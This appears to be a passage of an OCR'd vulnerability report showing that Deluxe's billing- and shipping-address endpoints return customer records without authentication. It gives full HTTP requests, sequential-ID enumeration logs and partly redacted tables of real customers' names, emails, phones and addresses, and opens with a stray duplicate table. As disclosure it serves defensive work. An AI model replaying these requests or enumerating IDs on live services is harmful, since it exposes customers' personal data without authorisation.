2	EF	WI		950	Chi	55	WI	54	1	United States	71	erica.	0	1	W5S
3	Ar	Ve		142	Roc	33	NH	3	1	United States	60	andre	0	0	142
4	Ou	Ca	Out	2-72	Delt	73	BC	V4G 1	36	Canada	177	its@c	0	1	2-72
5	JII	LA		427	FAII	34	NJ	7	1	United States	20	JLAZ	0	1	427
6	Ka	Ka	Coc	102	Mea	75	NB	N4L 1(	36	Canada	519-53	cptme	1	1	Coo
7	Cc	Ea	Alcl	121	Con	37	NC	28	1	United States	70	codye	1	1	Hon
8	Ke	Mi	Gul	440	MET	22	LA	70006	1	United States	251-53	hyres	0	0	4405
9	QA	GF		506	Elgi	45	SC	29	1	United States	80	5zxpu	0	0	506
10	Ma	Ri		37 E	Coa	42	PA	18	1	United States	57	Nety9	0	0	37 E
11	Jo	Pc	Sak	50 F	FLC	36	NY	11	1	United States	51	Johnt	1	1	50 F
12	Jo	Sa	DIA	402	Betl	36	NY	11	1	United States	21	beme	1	1	4025
13	Jo	Ma	Ent	261	Ella	13	GA	31	1	United States	229-94	john.r	0	0	261
14	Ju	Gr	pris	803	Wilc	12	FL	34	1	United States	35	pristir	1	0	803
15	Ise	Ra	Clir	135	Burl	6	CA	95	1	United States	65	isela.	0	1	Hon
16	MA	MC	4 Fa	674	OAK	53	WA	99	1	United States	50	MARY	1	0	674
17	lav	bla	LAV	PO	WAT	28	MS	38	1	United States	662-54	SHIFT	1	0	PO
18	Jo	Ri	Rar	116	Buff	17	IL	60089	1	United States	708-52	conta	1	0	1167
19	Re	Ma	Tale	133	Ana	6	CA	92	1	United States	81	reyna	0	1	1331
20	Sh	Se	Har	421	Gra	26	MI	49	1	United States	23	sserr	0	1	4210
21	Ri	Sn	Ada	55 T	Swa	25	MA	1	1	United States	(617) 5	rcsmi	0	0	55 T
22	Fr	Ar	AEC	254	VIN	34	NJ	8	1	United States	(609) 4	Piped	1	0	2544
23	SA	HE	HEL	43 S	POM	12	FL	33	1	United States	910-97	sheas	1	0	43 S
24	Ra	Mi	Inde	250	ESC	26	MI	49829	1	United States	90	rmiro	0	1	
25	Er	Le	LVF	246	Mor	54	WV	26	1	United States	30	eric.le	1	0	246
26	Vi	Pe	GTI	240	Athe	13	GA	30	1	United States	706-61	vpere	0	0	2400
27	Br	Ma	Anr	PO	Chri	69	VI	00824	1	United States	34	annal	1	0	PO
28	Nc	Le	Car	PO	Pec	29	MO	64078	1	United States	41	cm_h	0	0	PO
29	Je	Sn		112	Cha	37	NC	28	1	United States	70	jeffds	0	0	1125
30	Jo	St	Cat	317	Anc	2	AK	99	1	United States	90	joe@	0	1	317
31	Mi	Nu		232	CAM	6	CA	93	1	United States	80	atmpa	1	1	232
32	joa	po	Voll	789	Tea	34	NJ	7	1	United States	20	accou	1	0	789
33	Je	De	Adv	764	Farr	29	MO	63640	1	United States	57	jdevli	0	0	764
34	Di	Ac	Cor	522	Tuc	4	AZ	85	1	United States	52	DAce	1	1	5225
35	Ki	Fig	MAI	Buil	Can	37	NC	28	1	United States	91	kimbe	0	1	
36	Su	Ar	min	210	Carl	35	NM	88	1	United States	69	mime	0	1	210
37	Rc	Be	PJC	210	Carl	35	NM	88	1	United States	57	pjofie	0	1	210
38	Gu e	Be	City	574	Dav	12	FL	33314	1	United States	56	benjo	0	0	5740
39	Le	Ele	Inte	211	Gre	45	SC	29615	1	United States	86	eldrec	0	0	211
40	Ka a	De	Per	205	Met	34	NJ	8	1	United States	732-54	kasia	0	0	205
41	Ma	Rc	The	100	Libe	29	MO	64068	1	United States	816-45	theros	0	0	100
42	Wi	Rc	Lon	473	Mac	13	GA	31	1	United States	47	will@	0	0	473
43	St	Ol	J S	145	TAM	12	FL	33	1	United States	(813) 9	jsteel	1	0	1451
44	Carol	Co	Hea	35 T	Suc	34	NJ	7	1	United States	97	cconi	1	0	35 T


EVIDENCE B

URL(POST): https://www.deluxe.ca/en-ca/products/Secure/Addresses/Get/GetBillingAddress.cshtml

Authentication: Not required

Pictures below demonstrate that the application returns customers' **billing information** based on the **customer_id** value, without checking for valid session token:


Request with **customer_id** value **503209**:



```
POST https://www.deluxe.ca/en-ca/products/Secure/Addresses/Get/GetBillingAddress.cshtml HTTP/1.1
Host: www.deluxe.ca
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 18

customer_id=503209
```

```
HTTP/1.1 200 OK
    {"First_Name":"test","Last_Name":"test","Company":"test","Street":"test","Street2":"test",
"Street3":"test","City":"test","State_ID":72,"State":"AB","State_International":"","Zip":
"T7X0A5","Country_ID":36,"Country_Name":"Canada","Phone":"23123123","Email":
"test_proddeluxecaproducts_2@[redacted]","Is_Receive_Email":1,"Is_Receive_Print":1,
"Customer_Address_Name":"test"}
```


Request with **customer_id** value **503200**:



```
POST https://www.deluxe.ca/en-ca/products/Secure/Addresses/Get/GetBillingAddress.cshtml HTTP/1.1
Host: www.deluxe.ca
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 18

customer_id=503200
```


```
HTTP/1.1 200 OK
    {"First_Name":"my[redacted]","Last_Name":"mi[redacted]","Company":"","Street":"91[redacted]",
"Street2":"","Street3":"","City":"W[redacted]","State_ID":42,"State":"PA","State_International":
"","Zip":"1[redacted]","Country_ID":1,"Country_Name":"United States of America","Phone":"71[redacted]",
"Email":"myro[redacted]","Is_Receive_Email":1,"Is_Receive_Print":0,
"Customer_Address_Name":"91[redacted]"}
```

Enumeration of the **customer_id** value allows to obtain **billing information** of all existing accounts:



Task ID	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads
1	200	OK	344 ms	1,935 bytes	375 bytes	503209
2	200	OK	159 ms	1,933 bytes	420 bytes	503208
3	200	OK	267 ms	1,933 bytes	775 bytes	503207
4	200	OK	15.9 s	1,936 bytes	379 bytes	503206
5	200	OK	164 ms	1,933 bytes	752 bytes	503205
6	200	OK	509 ms	1,934 bytes	427 bytes	503204
7	200	OK	158 ms	1,933 bytes	383 bytes	503203
8	200	OK	568 ms	1,934 bytes	741 bytes	503202
9	200	OK	161 ms	1,932 bytes	420 bytes	503201
10	200	OK	279 ms	1,934 bytes	402 bytes	503200
11	200	OK	153 ms	1,933 bytes	407 bytes	503199
12	200	OK	1.05 s	1,935 bytes	398 bytes	503198
13	200	OK	415 ms	1,934 bytes	400 bytes	503197
14	200	OK	169 ms	1,933 bytes	377 bytes	503196
15	200	OK	333 ms	1,934 bytes	420 bytes	503195
16	200	OK	175 ms	1,933 bytes	413 bytes	503194
17	200	OK	154 ms	1,933 bytes	449 bytes	503193
18	200	OK	164 ms	1,933 bytes	386 bytes	503192

List of billing information of some existing accounts:



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
1	First_Name	Last_Name	Company	Street	City	State_ID	State	Zip	Country_ID	Country_Name	Phone	Email	Is_Receive_Email	Is_Receive_Print	Customer_Address_Name
2	EF	W		950	Chi	55	WI	54	1	United States	71	erica.	0	1	W59
3	Ar	Ve		142	Roc	33	NH	3	1	United States	60	andre	0	0	142
4	Ou	Ca	Out	2-72	Delt	73	BC	V4G 1	36	Canada	177	its@c	0	1	2-72
5	JI	LA		427	FAI	34	NJ	7	1	United States	20	JLAZ	0	1	427
6	Ka	Ka	Coc	102	Mea	75	NB	N4L 1	36	Canada	519-53	cptme	1	1	Coo
7	Cc	Ea	Alcl	121	Con	37	NC	28	1	United States	70	codye	1	1	Hon
8	Ke	Mi	Gul	440	ME	22	LA	70006	1	United States	251-53	hyres	0	0	4405
9	QA	GF		506	Elgi	45	SC	29	1	United States	80	5zxpu	0	0	506
10	Ma	Ri		37 E	Coa	42	PA	18	1	United States	57	Nety	0	0	37 E
11	Jo	Pc	Sak	50 F	FLC	36	NY	11	1	United States	51	Johnt	1	1	50 F
12	Jo	Sa	DIA	402	Betl	36	NY	11	1	United States	21	beme	1	1	4025
13	Jo	Ma	Ent	261	Ella	13	GA	31	1	United States	229-94	john.r	0	0	261
14	Ju	Gr	pris	803	Wilc	12	FL	34	1	United States	35	pristi	1	0	803
15	Ise	Ra	Clin	135	Burl	6	CA	95	1	United States	65	isela.	0	1	Hon
16	MA	MC	4 Fa	674	OAK	53	WA	99	1	United States	50	MARY	1	0	674
17	lav	bla	LAV	PO	WA	28	MS	38	1	United States	662-54	SHIF	1	0	PO
18	Jo	Ri	Rar	116	Buff	17	IL	60089	1	United States	708-52	conta	1	0	116
19	Re	Ma	Tale	133	Ana	6	CA	92	1	United States	81	reyna	0	1	133
20	Sh	Se	Har	421	Gra	26	MI	49	1	United States	23	sserr	0	1	421
21	Ri	Sn	Ada	55 T	Swa	25	MA	1	1	United States	(617) 5	rcsmi	0	0	55 T
22	Fr	Ar	AEC	254	VIN	34	NJ	8	1	United States	(609) 4	Piped	1	0	254
23	SA	HE	HEL	43 S	POM	12	FL	33	1	United States	910-97	sheas	1	0	43 S
24	Ra	Mi	Inde	250	ESC	26	MI	49829	1	United States	90	rmiro	0	1	
25	Er	Le	LVF	246	Mor	54	WV	26	1	United States	30	eric.le	1	0	246
26	Vi	Pe	GTI	240	Athe	13	GA	30	1	United States	706-61	vpere	0	0	240
27	Br	Ma	Ann	PO	Chri	69	VI	00824	1	United States	34	annal	1	0	PO
28	Nc	Le	Car	PO	Pec	29	MO	64078	1	United States	41	cm_h	0	0	PO
29	Je	Sn		112	Cha	37	NC	28	1	United States	70	jeffds	0	0	1125
30	Jo	St	Cat	317	Anc	2	AK	99	1	United States	90	joe@	0	1	317
31	Mi	Nu		232	CAM	6	CA	93	1	United States	80	atmpa	1	1	232
32	joa	po	Voll	789	Tea	34	NJ	7	1	United States	20	accou	1	0	789
33	Je	De	Adv	764	Farr	29	MO	63640	1	United States	57	jdevli	0	0	764
34	Di	Ac	Cor	522	Tuc	4	AZ	85	1	United States	52	DAce	1	1	5225
35	Ki	Fig	MA	Buil	Can	37	NC	28	1	United States	91	kimbe	0	1	
36	Su	Ar	min	210	Carl	35	NM	88	1	United States	69	mime	0	1	210
37	Rc	Be	PJC	210	Carl	35	NM	88	1	United States	57	pjofie	0	1	210
38	Gu e	Be	City	574	Dav	12	FL	33314	1	United States	56	benjo	0	0	574
39	Le	El	Inte	211	Gre	45	SC	29615	1	United States	86	eldred	0	0	211
40	Ka a	De	Per	205	Met	34	NJ	8	1	United States	732-54	kasia	0	0	205
41	Ma	Rc	The	100	Libe	29	MO	64068	1	United States	816-45	theros	0	0	100
42	Wi	Rc	Lon	473	Mac	13	GA	31	1	United States	47	will@	0	0	473
43	St	Ol	J S	145	TAM	12	FL	33	1	United States	(813) 9	jsteel	1	0	145
44	Carl	Co	Hea	35 T	Suc	34	NJ	7	1	United States	97	ccon	1	0	35 T


EVIDENCE C

URL: **https://www.deluxe.com/products/Secure/Addresses/Get/GetShippingAddress.cshtml**

Authentication: **Not required**

Pictures below demonstrate that the application returns customers' **shipping information** based on the **aid** value, without checking for valid session token:


Request with **aid** value **478273**:



```
POST https://www.deluxe.com/products/Secure/Addresses/Get/GetShippingAddress.cshtml HTTP/1.1
Host: www.deluxe.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 10

aid=478273
```

```
HTTP/1.1 200 OK
    {"Customer_Address_Label":"Test","Customer_Address_Last_Name":"Test",
"Customer_Address_First_Name":"test","Customer_Address_Company_Name":"Test","Street_Line_1":"Test",
"Street_Line_2":"Test","Street_Line_3":"","City":"Test","State_ID":1,"State":"AL",
"State_International":"","Country_ID":1,"Country_Name":"United States of America","Zip_Code":"12345",
"Customer_Address_ID":478273,"Customer_ID":503203,"Is_Default_Address":1}
```


Request with **aid** value **478291**:



```
POST https://www.deluxe.com/products/Secure/Addresses/Get/GetShippingAddress.cshtml HTTP/1.1
Host: www.deluxe.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 10

aid=478291
```


```
HTTP/1.1 200 OK
    {"Customer_Address_Label":"91[redacted]","Customer_Address_Last_Name":"De[redacted]",
"Customer_Address_First_Name":"Do[redacted]","Customer_Address_Company_Name":"Do[redacted]",
"Street_Line_1":"91[redacted]","Street_Line_2":"","Street_Line_3":"","City":"Jo[redacted]","State_ID":44
,"State":"RI","State_International":"","Country_ID":1,"Country_Name":"United States of America",
"Zip_Code":"02[redacted]","Customer_Address_ID":478291,"Customer_ID":503218,"Is_Default_Address":1}
```

Enumeration of the **aid** value allows to obtain **shipping information** of all existing accounts:



Task ID	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads
1	200	OK	567 ms	1,925 bytes	443 bytes	449606
2	200	OK	505 ms	1,924 bytes	496 bytes	449605
3	200	OK	436 ms	1,924 bytes	451 bytes	449604
4	200	OK	528 ms	1,924 bytes	473 bytes	449603
5	200	OK	496 ms	1,924 bytes	485 bytes	449602
6	200	OK	435 ms	1,924 bytes	487 bytes	449601
7	200	OK	430 ms	1,924 bytes	464 bytes	449600
8	200	OK	432 ms	1,924 bytes	478 bytes	449599
9	200	OK	436 ms	1,924 bytes	454 bytes	449598
10	200	OK	446 ms	1,924 bytes	467 bytes	449597
11	200	OK	429 ms	1,924 bytes	463 bytes	449596
12	200	OK	429 ms	1,924 bytes	476 bytes	449595
13	200	OK	652 ms	1,925 bytes	465 bytes	449594
14	200	OK	714 ms	1,925 bytes	487 bytes	449593
15	200	OK	591 ms	1,925 bytes	479 bytes	449592
16	200	OK	518 ms	1,924 bytes	486 bytes	449591
17	200	OK	592 ms	1,925 bytes	460 bytes	449590
18	200	OK	432 ms	1,924 bytes	460 bytes	449589

List of shipping information of some existing accounts:



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
1	_Address_ID	omer_ID	tomer_Address_Label	s_Last_Name	First_Name	_Company_Name	Street_Line_1	eet_Line_2	_Line_3	City	State_ID	State	rnational	ntry_ID	Country_Name	Zip_Code	ault_Address
2	449606	476771	281 [redacted]	Pr[redacted]	Te[redacted]		281[redacted]			Toronto	80	ON		36	Canada	M5V [redacted]	1
